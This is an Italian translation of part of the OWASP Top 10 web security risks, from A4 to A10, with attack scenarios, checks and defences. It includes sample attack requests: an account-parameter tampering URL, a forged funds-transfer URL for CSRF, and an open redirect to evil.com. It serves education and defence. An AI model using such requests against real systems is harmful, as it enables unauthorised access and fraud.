Prendere in considerazione i tipi di utente del vostro sistema. Gli utenti hanno accesso solo parziale a certi tipi di dati di sistema?	L'attaccante, da utente autorizzato, cambia il valore di un parametro, che si riferisce direttamente ad un oggetto di sistema, con un altro oggetto a cui non è autorizzato ad accedere. Questo accesso viene fornito?	Le applicazioni di solito utilizzano il nome reale o la chiave di un oggetto quando generano le pagine web. Le applicazioni non sempre verificano se l'utente è autorizzato o meno ad accedere ad un oggetto specifico. Questo comporta difetti di riferimento di accesso diretto non sicuro agli oggetti. I tester possono facilmente manipolare i valori dei parametri per rilevare questi difetti. L'analisi del codice mostra rapidamente se l'autorizzazione viene verificata in modo corretto.		Tali falle possono compromettere tutti i dati che possono essere referenziati da un parametro. A meno di riferimenti ad oggetti non predicibili, è facile per un attaccante accedere a tutti i dati disponibili di questo tipo.	Prendere in considerazione il valore di business dei dati esposti. Considerare anche l'impatto sul business della divulgazione al pubblico della vulnerabilità.

Sono vulnerabile?

Il modo migliore per sapere se una applicazione è vulnerabile a riferimenti di accesso diretti non sicuri agli oggetti è di verificare che tutti i riferimenti agli oggetti abbiano le opportune difese. Per raggiungere questo scopo, considerare:

1. Per riferimenti **diretti a risorse con restrizioni**, l'applicazione fallisce nella verifica dell'autorizzazione dell'utente all'accesso alla risorsa giusta che ha richiesto?
2. Se il riferimento è di tipo indiretto, il mapping al riferimento diretto fallisce nel limitare i valori a quelli autorizzati per l'utente corrente?

La revisione del codice dell'applicazione può facilmente verificare se entrambi gli approcci sono implementati correttamente. Il testing è anche valido per identificare i riferimenti di accesso diretto agli oggetti e sapere se sono sicuri. Gli strumenti automatici solitamente non ricercano questi difetti perché non possono riconoscere cosa debba esser protetto o se è sicuro o meno.

Come prevenire?

Prevenire riferimenti di accesso diretto ad oggetti non sicuri richiede la selezione di un approccio per proteggere ogni oggetto utente accessibile (es. object number, filename):

1. **Usare riferimenti ad oggetti per utente o per sessione.** Questo impedisce agli attaccanti di puntare direttamente a risorse non autorizzate. Ad esempio, invece di usare la chiave della risorsa nel database, una lista a tendina di sei elementi può usare i numeri da 1 a 6 per indicare quale sia il valore selezionato dall'utente. L'applicazione deve quindi rimappare i riferimenti indiretti per-utente alle vere chiavi del database sul server. OWASP [ESAPI](#) include sia il mapping sequenziale che casuale che gli sviluppatori possono usare per eliminare i riferimenti ad accesso diretto.
2. **Controllo dell'accesso.** Ogni utilizzo di un riferimento diretto ad oggetto da parte di una sorgente non fidata deve includere un controllo di accesso per assicurare che l'utente sia autorizzato a richiedere quell'oggetto.

Esempi di Scenari di Attacco

L'applicazione usa dati non verificati in una chiamata SQL che accede alle informazioni di un account:

```
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt =
connection.prepareStatement(query, ... );
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery();
```

L'attaccante semplicemente modifica il parametro 'acct' nel suo browser per inviare il numero di account che desidera. Se non propriamente verificato, l'attaccante può accedere all'account di qualsiasi utente, invece del solo account cliente consentito.

<http://example.com/app/accountInfo?acct=notmyacct>

Riferimenti

OWASP

- [OWASP Top 10-2007 on Insecure Dir Object References](#)
- [ESAPI Access Reference Map API](#)
- [ESAPI Access Control API \(Vedere isAuthorizedForData\(\), isAuthorizedForFile\(\), isAuthorizedForFunction\(\) \)](#)






Per i requisiti aggiuntivi di controllo degli accessi vedere [ASVS requirements area for Access Control \(V4\)](#).

Esterni

- [CWE Entry 639 on Insecure Direct Object References](#)
- [CWE Entry 22 on Path Traversal \(un esempio di attacco Direct Object Reference attack\)](#)

A5

Security Misconfiguration

 Agenti di Minaccia	 Vettori di Attacco	 Problematiche di Sicurezza	 Impatti Tecnici	 Impatti sul Business	
Specifici dell'Applicazione	Sfruttabilità FACILE	Diffusione COMUNE	Individuazione FACILE	Impatto MODERATO	Specifici App / Business
Considerare sia attaccanti anonimi esterni che utenti con accessi autorizzati che possono agire per compromettere il sistema. Considerare anche attacchi da interni che vogliono nascondere le proprie azioni.	Gli Attaccanti accedono tramite utenti di default, pagine non utilizzate, difetti non sanati, file e directory non protette, ecc. per ottenere accesso e conoscenza del sistema.	Errate configurazioni di sicurezza possono avvenire a qualsiasi livello della pila applicativa, inclusi piattaforma di sviluppo, web server, application server, database, framework e codice utente. Gli sviluppatori e gli amministratori di sistema devono lavorare insieme per assicurare la corretta configurazione del sistema. Scanner automatici consentono l'individuazione di patch mancanti, errate configurazioni, account di default, servizi non necessari, ecc.	Questo tipo di difetto può fornire agli attaccanti accesso a dati di sistema o ad alcune funzionalità. In alcuni casi, tali debolezze, portano ad una totale compromissione del sistema.	L'intero sistema può essere compromesso senza che questo sia visibile. Tutti i dati possono essere rubati o modificati lentamente nel tempo. I costi di ripristino possono essere elevati.	

Sono vulnerabile?

La vostra applicazione manca dei corretti livelli di sicurezza in ogni componente della pila applicativa? Tra questi:

1. I vostri software sono tutti aggiornati? Incluso l'OS, il Web/App Server, il DBMS, le applicazioni e tutte le librerie del codice (vedere il nuovo A9).
2. Ci sono opzioni, non necessarie, abilitate o installate (es. porte, service, pagine, account, privilegi)?
3. Ci sono degli account di default le cui password sono ancora abilitate e non modificate rispetto al valore di default?
4. Il vostro sistema di gestione dei messaggi di errore rende evidenti "stack trace" o altre informazioni o messaggi di errore non necessari all'utenza?
5. I parametri relativi alla sicurezza del vostro ambiente di sviluppo (es. Struts, Spring, ASP.NET) e delle librerie sono impostati su valori non sicuri?

Senza coerenti e ripetibili processi di configurazione della sicurezza delle applicazioni, i sistemi sono a rischio elevato.

Come prevenire?

Le raccomandazioni primarie sono di garantire quanto segue:

1. Un processo di hardening ripetibile che renda più veloce e facile realizzare un ambiente opportunamente protetto. Sviluppo, QA e ambiente di produzione devono essere configurati nello stesso modo (con l'uso di password diverse in ogni ambiente). Questo processo dovrebbe essere automatizzato per minimizzare l'impegno richiesto per la realizzazione di un ambiente sicuro.
2. Un processo per gestire e installare tutti gli aggiornamenti e le patch dei nuovi software in maniera veloce in ogni ambiente dove vengono utilizzati. Questo deve includere anche tutte le librerie del codice (**vedere il nuovo A9**).
3. Una forte architettura applicativa che provveda ad una reale e sicura separazione tra i diversi componenti.
4. Pianificare l'esecuzione di scan e auditing in maniera periodica per supportare l'individuazione di future possibili configurazioni errate o patch mancanti.

Esempi di Scenari di Attacco

Scenario #1: La console di amministrazione dell'application server, installata automaticamente, non è stata rimossa e gli account di default non sono stati cambiati. Scoprendo ciò gli attaccanti vi accedono con la password di default e ne prendono il controllo.

Scenario #2: La visualizzazione del contenuto delle directory non è disabilitata. Scoprendo ciò gli attaccanti possono trovare qualsiasi file. In tal modo è possibile scoprire, scaricare, decompilare e interpretare (reverse engineering) le classi Java per ottenere il codice. Ciò individua una pericolosa debolezza del controllo d'accesso.

Scenario #3: La configurazione dell'application server permette agli utenti la visualizzazione degli stack trace. Ciò espone potenzialmente le debolezze sottostanti. Gli attaccanti saranno interessati alle informazioni raccolte tramite i messaggi di errore extra.

Scenario #4: L'Application server è fornito con applicazioni di esempio che non sono state rimosse dal server di produzione. Sfruttando le debolezze note delle stesse queste possono essere usate per compromettere il server.

Riferimenti






OWASP

- [OWASP Development Guide: Chapter on Configuration](#)
- [OWASP Code Review Guide: Chapter on Error Handling](#)
- [OWASP Testing Guide: Configuration Management](#)
- [OWASP Testing Guide: Testing for Error Codes](#)
- [OWASP Top 10 2004 - Insecure Configuration Management](#)

Per ulteriori informazioni su quest'area, consultare [ASVS requirements area for Security Configuration \(V12\)](#).

Esterni

- [PC Magazine Article on Web Server Hardening](#)
- [CWE Entry 2 on Environmental Security Flaws](#)
- [CIS Security Configuration Guides/Benchmarks](#)

 Agenti di Minaccia	 Vettori di Attacco	 Problematiche di Sicurezza		 Impatti Tecnici	 Impatti sul Business
Specifici dell'Applicazione	Sfruttabilità DIFFICILE	Diffusione NON COMUNE	Individuazione MEDIO	Impatto SEVERO	Specifici App / Business
Chiunque possa accedere a dati confidenziali e a eventuali backup degli stessi. Questi includono i dati memorizzati sui database aziendali, quelli in transito e anche quelli in uso dagli utenti.	Generalmente un utente malevolo non rompe direttamente un cifrario ma ruba le chiavi crittografiche, fa attacchi di tipo man-in-the-middle o intercetta i dati in chiaro in transito o direttamente tramite il browser dell'utente.	L'errore più comune è non cifrare le informazioni confidenziali. Invece, quando queste sono cifrate, altri errori molto diffusi sono: l'utilizzo di chiavi poco robuste, algoritmi e tecniche di hashing delle password deboli. In generale, le vulnerabilità lato server sono molto difficili da rilevare a causa dell'accesso limitato e solitamente difficili da sfruttare.		Spesso le vulnerabilità compromettono dati che dovrebbero essere protetti. Tipicamente questi dati comprendono cartelle sanitarie, credenziali d'accesso, carte di credito, dati personali, ecc.	Considerare il valore del business dei dati persi e l'impatto che questo ha sulla reputazione. Considerare le responsabilità legali inerenti la gestione dei dati ed il danno all'immagine subito.

Sono vulnerabile?

La prima cosa da fare è determinare quali sono le informazioni confidenziali che dovrebbero essere maggiormente protette (password, carte di credito, dati personali, ecc.).

Per ognuna di queste informazioni:

1. Il dato ed i suoi backup sono memorizzati in chiaro?
2. Il dato è trasmesso in chiaro sulla rete interna o esterna?
3. Sono usati algoritmi di cifratura poco robusti?
4. Le chiavi crittografiche generate sono deboli? È prevista una gestione delle chiavi e la loro rotazione?
5. Sono fornite direttive di sicurezza al browser quando gli si trasmettono informazioni sensibili?

Per un elenco più completo di problematiche da evitare vedere [ASVS areas Crypto \(V7\)](#), [Data Prot. \(V9\)](#), and [SSL \(V10\)](#).

Come prevenire?

Tutti i pericoli legati alla crittografia insicura, all'uso di SSL e alla protezione dei dati sono ben oltre il perimetro della Top 10. Detto ciò, per tutti i dati sensibili bisogna almeno:

1. Identificare le minacce da cui ci si vuole proteggere (es.: attacchi interni, utenti esterni, ecc.) e cifrare tutti i dati sensibili memorizzati sui database e transitanti sia sulla rete interna che verso l'esterno.
2. Non archiviare dati sensibili non strettamente necessari. I dati di cui non si dispone non possono essere rubati.
3. Usare algoritmi standard, chiavi robuste e un meccanismo di gestione delle chiavi. Privilegiare moduli di crittografia [FIPS 140](#).
4. Assicurarsi che le password siano memorizzate con un algoritmo appositamente progettato per la protezione di esse, come [bcrypt](#), [PBKDF2](#), o [scrypt](#).
5. Disabilitare l'attributo autocomplete sui form che raccolgono dati sensibili e il caching per le pagine che contengono informazioni sensibili.

Esempi di Scenari di Attacco

Scenario #1: Un'applicazione web cifra i numeri di carta di credito utilizzando il sistema di cifratura automatico di un database. Questo significa che i dati vengono automaticamente decifrati nel momento in cui vengono letti. Sfruttando una SQL injection, quindi, un attaccante riesce a recuperare i numeri di carta di credito in chiaro.

Scenario #2: Un sito web non usa SSL per proteggere tutte le pagine che richiedono un'autenticazione. Un attaccante, che monitora il traffico di rete, può rubare i cookie di sessione dell'utente e successivamente impersonare la vittima accedendo a tutti i suoi dati personali.

Scenario #3: Il database delle password utilizza delle funzioni di hash senza aggiungere un 'salt' prima di memorizzarle. Una vulnerabilità nella funzionalità di file upload permetterebbe ad un attaccante di recuperare il file contenente gli hash delle password, che se non 'saltate', possono essere facilmente decifrate con l'aiuto delle rainbow table.

Riferimenti

OWASP – Per un insieme più completo di requisiti vedere [ASVS req'ts on Cryptography \(V7\)](#), [Data Protection \(V9\)](#) e [Communications Security \(V10\)](#)






- [OWASP Cryptographic Storage Cheat Sheet](#)
- [OWASP Password Storage Cheat Sheet](#)
- [OWASP Transport Layer Protection Cheat Sheet](#)
- [OWASP Testing Guide: Chapter on SSL/TLS Testing](#)

Esterni

- [CWE Entry 310 on Cryptographic Issues](#)
- [CWE Entry 312 on Cleartext Storage of Sensitive Information](#)
- [CWE Entry 319 on Cleartext Transmission of Sensitive Information](#)
- [CWE Entry 326 on Weak Encryption](#)

A7

Missing Function Level Access Control

 Agenti di Minaccia	 Vettori di Attacco	 Problematiche di Sicurezza		 Impatti Tecnici	 Impatti sul Business
Specifici dell'Applicazione	Sfruttabilità FACILE	Diffusione COMUNE	Individuazione MEDIO	Impatto MODERATO	Specifici App / Business
Chiunque, con accesso alla rete, possa inviare richieste all'applicazione. Gli utenti anonimi possono accedere alle funzionalità private? E gli utenti regolari ad una funzione privilegiata?	Se l'attaccante (es. utente registrato) cambia l'URL o un parametro di una funzione privilegiata ottiene l'accesso? Gli utenti anonimi possono accedere a funzionalità private non protette?	Le funzionalità delle applicazioni non sono sempre protette come dovrebbero. A volte l'accesso alle funzionalità è gestito tramite file di configurazione e sono presenti problematiche nella configurazione. In altri casi gli sviluppatori devono includere dei controlli nel codice e se ne dimenticano. Individuare questo tipo di problematiche è facile. La difficoltà è individuare le pagine (URL) o le funzionalità da attaccare.		Queste vulnerabilità consentono l'accesso non autorizzato alle funzionalità. Solitamente le funzionalità più attaccate in questo modo sono quelle amministrative.	Considerare il valore di business delle funzionalità esposte e dei dati utilizzati da quelle funzionalità. Inoltre considerare l'impatto sulla reputazione se la vulnerabilità diviene pubblica.

Sono vulnerabile?

Per capire se un'applicazione ha problemi nel limitare opportunamente il livello di accesso funzionale, il metodo migliore è quello di **verificare per ogni funzionalità**:

1. L'interfaccia utente mostra i collegamenti a funzionalità non autorizzate?
2. L'autenticazione e l'autorizzazione sono verificate lato server?
3. I controlli lato server sono effettuati tramite informazioni che possono essere manipolate da un attaccante?

Navigare l'applicazione usando un proxy con un utente con privilegi alti. Quindi, utilizzando un utente con privilegi più bassi o anonimo, tentare l'accesso alle stesse pagine. Se è possibile accedervi allora probabilmente si è vulnerabili. Alcuni proxy supportano questo tipo di analisi. È possibile verificare la problematica anche tramite il codice sorgente. Prova a seguire il flusso di una richiesta privilegiata e verificare il pattern di autorizzazione. Quindi cerca nel codice dove questo pattern non è stato implementato. Questa problematica non è facilmente individuabile con strumenti automatici.

Come prevenire?

La vostra applicazione dovrebbe avere un modulo per la gestione delle autorizzazioni consistente e facile da usare. Questo è fornito, di solito, da uno o più componenti esterni al codice applicativo.

1. Bisogna pensare ad un sistema dove sia facile inserire, gestire e verificare lo schema di autorizzazione.
2. Quando il sistema è implementato questo dovrebbe, di base negare l'accesso a tutte le risorse, permettendo l'accesso solo a chi ne ha i privilegi.
3. Se la funzionalità è inserita in un flusso applicativo, verificare che sia possibile accedere alla funzionalità solo all'interno del flusso definito.

NOTA: la maggior parte delle applicazioni web non mostra i collegamenti ai quali non si ha accesso, ma questo tipo di controllo eseguito a livello di presentazione non è una protezione efficace. La verifica deve essere implementata anche nel controller e/o nella logica applicativa.

Esempi di Scenari di Attacco

Scenario #1: Per accedere a "getappInfo" bisogna essere autenticati. Per accedere a "admin_getappInfo" bisogna essere autenticati e avere i privilegi amministrativi. Pertanto se un attaccante richiama gli URL:

<http://example.com/app/getappInfo>

http://example.com/app/admin_getappInfo

e come utente anonimo riesce ad accedere ad entrambi la vulnerabilità è presente. Se accede in modo autenticato, ma non come amministratore, al secondo la vulnerabilità è presente e potrebbe fornire all'attaccante l'accesso ad ulteriori pagine amministrative protette in modo scorretto.

Scenario #2: Una pagina utilizza il parametro "action" per eseguire operazioni differenti a cui possono accedere utenti con privilegi differenti. Se è sufficiente conoscere e richiamare il parametro per eseguire l'operazione, anche se l'utente non ha i privilegi, allora è presente la problematica.

Riferimenti

OWASP

- [OWASP Top 10-2007 on Failure to Restrict URL Access](#)
- [ESAPI Access Control API](#)
- [OWASP Development Guide: Chapter on Authorization](#)
- [OWASP Testing Guide: Testing for Path Traversal](#)
- [OWASP Article on Forced Browsing](#)






Per maggiori informazioni sui requisiti di controllo accessi, fare riferimento a [ASVS requirements area for Access Control \(V4\)](#).

Esterni

- [CWE Entry 285 on Improper Access Control \(Authorization\)](#)

A8

Cross-Site Request Forgery (CSRF)

 Agenti di Minaccia	 Vettori di Attacco	 Problematiche di Sicurezza	 Impatti Tecnici	 Impatti sul Business	
Specifici dell'Applicazione	Sfruttabilità MEDIO	Diffusione COMUNE	Individuazione FACILE	Impatto MODERATO	Specifici App / Business
Considerare chiunque possa caricare contenuti all'interno del browser degli utenti, e quindi forzarli ad inviare richieste al tuo sito. Un qualsiasi sito o altri feed HTML a cui i vostri utenti accedono.	L'attaccante forgia delle richieste HTTP e spinge una vittima a inviarle tramite tag image, XSS o altre tecniche. <u>Se l'utente è autenticato</u> , l'attacco ha successo.	Il <u>CSRF</u> approfitta del fatto che la maggior parte delle applicazioni permette agli attaccanti di essere a conoscenza di tutti i dettagli di una particolare azione. Poiché i browser inviano le credenziali automaticamente, come i cookie di sessione, l'attaccante può creare delle pagine web malevole per generare delle richieste forgiate, impossibili da distinguere da quelle lecite. È abbastanza facile identificare CSRF tramite un Penetration Test o una Code Analysis.	Gli attaccanti possono spingere le vittime ad eseguire un qualsiasi cambio di stato se la vittima è autorizzata a farlo, es. aggiornare i dettagli dell'utente, eseguire acquisti, eseguire logout e login.	Considerare il valore di business dei dati o delle funzionalità applicative affette. Immaginate di non essere sicuri che gli utenti vogliono eseguire determinate azioni. Considerare l'impatto sulla reputazione.	

Sono vulnerabile?

Per verificare se l'applicazione è vulnerabile, controllare se sui collegamenti e sui form sono presenti dei token CSRF non predicibili. Senza questi gli attaccanti possono forgiare richieste malevole. Una difesa alternativa è quella di richiedere all'utente di provare la sua intenzione di inviare la richiesta forzando la riautenticazione o introducendo altre prove per verificare che questo sia veramente un utente reale (es. tramite un CAPTCHA). Bisogna concentrarsi sui collegamenti e i form che invocano delle funzionalità che cambiano lo stato dell'applicazione, poiché questi sono i bersagli più importanti per il CSRF. Devono essere controllate anche le transazioni a più step, in quanto non sono intrinsecamente immuni. Gli attaccanti possono facilmente forgiare una serie di richieste utilizzando tag multipli o JavaScript.

Va notato che il cookie di sessione, l'indirizzo IP sorgente e altre informazioni inviate dal browser in automatico non garantiscono una difesa contro il CSRF in quanto queste sono comunque incluse in una richiesta forgiata. Il CSRF Tester di OWASP è uno strumento che può aiutare a generare test case per dimostrare i pericoli del CSRF.

Come prevenire?

Prevenire il CSRF solitamente richiede l'inclusione di un token non predicibile in ogni richiesta HTTP. Questo token dovrebbe, almeno, essere unico per ogni sessione utente.

1. L'opzione preferita è quella di includere il token in un campo nascosto. Questo permette l'invio del valore all'interno della richiesta HTTP, evitando la sua inclusione nell'URL, più incline ad essere esposto.
2. Il token può essere incluso in un parametro dell'URL o nell'URL stesso. Tuttavia, posizionandolo in questo modo si corre il rischio che l'URL venga esposto all'attaccante, compromettendone la segretezza. CSRF Guard di OWASP può includere automaticamente questo tipo di token in Java EE, .NET, o PHP. Le librerie ESAPI di OWASP includono metodi che possono essere utilizzati per prevenire vulnerabilità CSRF.
3. Richiedere all'utente di riautenticarsi, o di provare che è effettivamente un utente (es. utilizzando un CAPTCHA) può proteggere dal CSRF.

Esempi di Scenari di Attacco

L'applicazione permette all'utente di inviare una richiesta che cambia lo stato dell'applicazione senza includere nulla di segreto. Ad esempio

<http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243>

Così l'attaccante crea una richiesta che trasferisce dei soldi dall'account della vittima al suo e include questa richiesta in un'immagine o in un iframe memorizzata su vari siti sotto il suo controllo:

```

```

Se la vittima visita uno dei siti controllati dall'attaccante quando è autenticata su example.com, la richiesta forgiata sarà automaticamente eseguita includendo le informazioni di sessione dell'utente, autorizzando la richiesta dell'attaccante.

Riferimenti

OWASP






- [OWASP CSRF Article](#)
- [OWASP CSRF Prevention Cheat Sheet](#)
- [OWASP CSRFGuard - CSRF Defense Tool](#)
- [ESAPI Project Home Page](#)
- [ESAPI HTTPUtilities Class with AntiCSRF Tokens](#)
- [OWASP Testing Guide: Chapter on CSRF Testing](#)
- [OWASP CSRFTester - CSRF Testing Tool](#)

Esterni

- [CWE Entry 352 on CSRF](#)

A9

Using Components with Known Vulnerabilities

 Agenti di Minaccia	 Vettori di Attacco	 Problematiche di Sicurezza	 Impatti Tecnici	 Impatti sul Business	
Specifici dell'Applicazione	Sfruttabilità MEDIO	Diffusione DIFFUSO	Individuazione DIFFICILE	Impatto MODERATO	Specifici App / Business
Alcuni componenti vulnerabili (es. librerie dei framework) possono essere identificati e sfruttati con tool automatici. Ciò espande gli agenti di minaccia includendo, oltre agli attaccanti mirati, anche quelli caotici.	L'attaccante identifica tramite scanner o manualmente un componente vulnerabile. Personalizza l'exploit ed esegue l'attacco. Se il componente è integrato nell'applicazione si complica il tutto.	Virtualmente, ogni applicazione ha questo problema perché la maggior parte dei team di sviluppo non si focalizza sull'assicurarsi che i propri componenti o librerie siano aggiornati. In molti casi, gli sviluppatori non conoscono nemmeno tutti i componenti che utilizzano e la loro versione. Le dipendenze tra i componenti rendono la situazione ancora peggiore.	L'intera gamma di problematiche è possibile, come Injection, XSS e broken access control. L'impatto può variare da parziale a completa compromissione dell'host e dei dati.	Considerare ciò che ogni vulnerabilità potrebbe significare per il business controllato dalla applicazione interessata. Potrebbe essere insignificante o potrebbe significare una completa compromissione.	

Sono vulnerabile?

In teoria, dovrebbe essere facile capire se al momento si stanno usando componenti o librerie vulnerabili. Sfortunatamente, i report di vulnerabilità per prodotti open source o commerciali non sempre specificano quale versione del componente è vulnerabile in maniera standard e facilmente consultabile. Inoltre, non tutte le librerie usano un sistema di numerazione della versione comprensibile. Peggio ancora, non tutte le vulnerabilità sono riportate ad un ente di controllo centralizzato e di facile consultazione anche se siti web come [CVE](#) e [NVD](#) diventano sempre più semplici da consultare. Determinare se si è vulnerabili richiede la consultazione di questi database e al tempo stesso lo stare al passo con le mailing list e i comunicati dei progetti per qualsiasi cosa che possa essere una vulnerabilità. Se uno dei vostri componenti ha una vulnerabilità occorre valutare attentamente se questo è effettivamente vulnerabile, controllando nel vostro codice se la parte del componente vulnerabile è usata e se il difetto può comportare un impatto per voi rilevante.

Come prevenire?

Una opzione è non usare componenti non scritte da voi, ma non è molto realistico. Poiché generalmente le patch non vengono rilasciate per le versioni più datate dei componenti ma solo per le più recenti, il processo di aggiornamento degli stessi diventa critico. Per tale motivo è importante avere un processo per:

- 1) Identificare tutti i componenti e le versioni che vengono usate, includendo le dipendenze (es.: versione dei plugin)
- 2) Monitorare la sicurezza dei componenti nei database pubblici, mailing list dei progetti e di sicurezza, aggiornandosi costantemente.
- 3) Stabilire delle policy di sicurezza che governino l'uso dei componenti, come ad esempio: linee guida di sviluppo del software, superare i test di sicurezza e licenze accettabili.
- 4) Quando appropriato, considerare di aggiungere dei wrapper intorno ai componenti per disabilitare funzionalità non usate e/o mettere in sicurezza funzioni non sicure o vulnerabili dei componenti.

Esempi di Scenari di Attacco

Le vulnerabilità dei componenti possono causare qualunque tipo di rischio immaginabile, dall'insignificante al malware sofisticato progettato per colpire una specifica organizzazione. Poiché i componenti sono eseguiti quasi sempre con i privilegi dell'applicazione, ogni difetto presente in questi potrebbe rivelarsi serio. I seguenti componenti vulnerabili sono stati scaricati 22m di volte nel 2011:

- [Apache CXF Authentication Bypass](#) – Fallendo nel fornire un indentity token, gli attaccanti possono invocare qualsiasi servizio web con pieni privilegi. (Apache CXF è un framework di servizi, da non confondere con l'Apache Application Server).
- [Spring Remote Code Execution](#) – L'abuso dell'implementazione dell'Expression Language in Spring permette agli attaccanti di eseguire codice arbitrario, prendendo il controllo del server.

Ogni applicazione che fa uso di queste librerie è vulnerabile poiché entrambi i componenti sono direttamente accessibili dagli utenti dell'applicazione. Altre librerie vulnerabili, usate a livelli più bassi dell'applicazione, potrebbero essere più difficili da sfruttare

Riferimenti

OWASP






- [OWASP Dependency Check \(for Java libraries\)](#)
- [OWASP SafeNuGet \(for .NET libraries thru NuGet\)](#)
- [Good Component Practices Project](#)

Esterni

- [The Unfortunate Reality of Insecure Libraries](#)
- [Open Source Software Security](#)
- [Addressing Security Concerns in Open Source Components](#)
- [MITRE Common Vulnerabilities and Exposures](#)
- [Example Mass Assignment Vulnerability that was fixed in ActiveRecord, a Ruby on Rails GEM](#)

A10

Unvalidated Redirects and Forwards

 Agenti di Minaccia	 Vettori di Attacco	 Problematiche di Sicurezza	 Impatti Tecnici	 Impatti sul Business	
Specifici dell'Applicazione	Sfruttabilità MEDIO	Diffusione NON COMUNE	Individuazione FACILE	Impatto MODERATO	Specifici App / Business
Considerare chiunque possa forzare gli utenti a creare richieste verso il vostro sito. Qualsiasi sito o codice HTML può forzare gli utenti a farlo.	L'attaccante forza la vittima a cliccare su un link con un redirect non validato. Le vittime sono propense a cliccare poiché il link appartiene a un sito valido. L'attaccante punta ai forward insicuri per bypassare i controlli di sicurezza.	Le applicazioni redirigono spesso gli utenti verso altre pagine o usano forward interni. A volte la pagina di destinazione è specificata in un parametro non validato che consente agli attaccanti di scegliere arbitrariamente la pagina di destinazione. Rilevare redirect non controllati è semplice. È sufficiente cercare i redirect dove si può impostare l'URL completo. I forward non controllati sono più difficili da individuare perché puntano a pagine interne.	Tali redirect possono installare malware o chiedere agli utenti di inserire credenziali o altre informazioni sensibili. I forward non sicuri possono permettere di aggirare i controlli d'accesso.	Considerare come valore di business la fiducia degli utenti. Cosa succede se vengono infettati da un malware? Cosa succede se gli attaccanti riescono ad accedere a funzioni destinate solamente ad uso interno?	

Sono vulnerabile?

Il miglior modo per capire se un'applicazione ha redirect o forward non validati consiste nel:

1. Revisionare il codice di tutti i redirect o forward (in .NET sono chiamati transfer). Per ogni utilizzo, capire se l'URL di destinazione è incluso in valori parametrici. Se è così e l'URL di destinazione non è validata rispetto ad una whitelist allora siete vulnerabili.
2. Inoltre, indicizzare il sito per verificare se genera redirect (codici di risposta HTTP 300-307, solitamente 302). Controllare i parametri forniti prima del redirect per verificare se vengono utilizzati come URL di destinazione o parte di esso. In tal caso, modificare l'URL di destinazione e osservare se il sito effettua il redirect al nuovo sito.
3. Se il codice non è disponibile, verificare tutti i parametri per vedere se appaiono come parte di un redirect o forward dell'URL di destinazione e testare quelli che lo fanno

Come Prevenire?

Un'implementazione sicura di redirect e forward può essere ottenuta in diversi modi:

1. Evitare l'uso di redirect e forward.
2. Se utilizzati, non servirsi dei parametri utente per costruire la destinazione. Solitamente, questo è fattibile.
3. Se i parametri di destinazione non possono essere evitati, assicurarsi che il valore fornito sia **valido** ed **autorizzato** per l'utente. Si raccomanda che tali parametri di destinazione siano valori mappati piuttosto che l'URL reale o una parte di essa e che il codice lato server traduca questa mappatura con l'URL di destinazione.

È possibile utilizzare ESAPI per sovrascrivere il metodo `sendRedirect()` così da rendere sicure tutte le destinazioni.

Evitare tali problematiche è estremamente importante in quanto sono uno dei bersagli preferiti dai phisher che cercano di ottenere la fiducia degli utenti.

Esempi di Scenari di Attacco

Scenario #1: L'applicazione ha una pagina chiamata 'redirect.jsp' che riceve un singolo parametro chiamato 'url'. L'attaccante crea un URL malevolo che reindirizza gli utenti verso un sito malevolo che effettua phishing e installa malware.

<http://www.example.com/redirect.jsp?url=evil.com>

Scenario #2: L'applicazione utilizza i forward per girare le richieste tra le diverse parti del sito. Per facilitare ciò, alcune pagine utilizzano un parametro per indicare dove deve essere inoltrato l'utente se la transazione avviene correttamente. In questo caso, l'attaccante crea un URL che passerà il controllo d'accesso dell'applicazione e poi inoltra l'attaccante ad una funzionalità amministrativa cui non è autorizzato ad accedere.

<http://www.example.com/boring.jsp?fwd=admin.jsp>

Riferimenti

OWASP

- [OWASP Article on Open Redirects](#)
- [ESAPI SecurityWrapperResponse sendRedirect\(\) method](#)

Esterni

- [CWE Entry 601 on Open Redirects](#)
- [WASC Article on URL Redirector Abuse](#)
- [Google blog article on the dangers of open redirects](#)
- [OWASP Top 10 for .NET article on Unvalidated Redirects and Forwards](#)

Stabilire e usare processi di sicurezza ripetibili e controlli di sicurezza standard

Sia che voi siate nuovi alla sicurezza delle applicazioni web o avete già familiarità con questi rischi, il compito di produrre un'applicazione web sicura o aggiustarne una esistente può essere difficile. Se dovete gestire un grande portfolio di applicazioni, questo potrebbe essere scoraggiante.

Per aiutare organizzazioni e sviluppatori a ridurre i rischi di sicurezza sulle applicazioni in modo economicamente vantaggioso, OWASP ha prodotto numerose risorse gratis e open che potete usare per indirizzare la sicurezza applicativa nella vostra organizzazione. Le seguenti sono alcune delle varie risorse che OWASP ha prodotto per aiutare le organizzazioni a creare applicazioni web sicure. Nella prossima pagina abbiamo presentato le risorse aggiuntive OWASP che possono assistere le organizzazioni nella verifica della sicurezza delle loro applicazioni.

Requisiti di sicurezza delle applicazioni

Per produrre una applicazione web sicura, è necessario definire cosa significa sicuro per questa applicazione. OWASP raccomanda di usare la [OWASP Application Security Verification Standard \(ASVS\)](#) come una guida per impostare i requisiti di sicurezza per la vostra applicazione(i). Se externalizzate, considerate la [OWASP Secure Software Contract Annex](#).

Architettura di sicurezza delle applicazioni

Anziché aggiungere sicurezza nella vostra applicazione, è molto più conveniente progettare la sicurezza dall'inizio. OWASP raccomanda la [OWASP Developer's Guide](#) e la [OWASP Prevention Cheat Sheets](#) come buoni punti di partenza per una guida su come progettare la sicurezza dall'inizio.

Controlli di sicurezza standard

Costruire controlli di sicurezza robusti e usabili è eccezionalmente difficile. Una serie di controlli di sicurezza standard semplifica radicalmente lo sviluppo di applicazioni di sicurezza. OWASP raccomanda [OWASP Enterprise Security API \(ESAPI\) project](#) come modello per le API di sicurezza necessarie a produrre applicazioni web sicure. ESAPI fornisce implementazioni referenziali in [Java](#), [.NET](#), [PHP](#), [Classic ASP](#), [Python](#) e [Cold Fusion](#).

Sviluppo sicuro del ciclo di vita

Per migliorare il processo che la vostra organizzazione segue quando crea queste applicazioni, OWASP raccomanda la [OWASP Software Assurance Maturity Model \(SAMM\)](#). Questo modello aiuta le organizzazioni a formulare e implementare una strategia per la sicurezza software su misura per i rischi specifici che affrontano le organizzazioni.

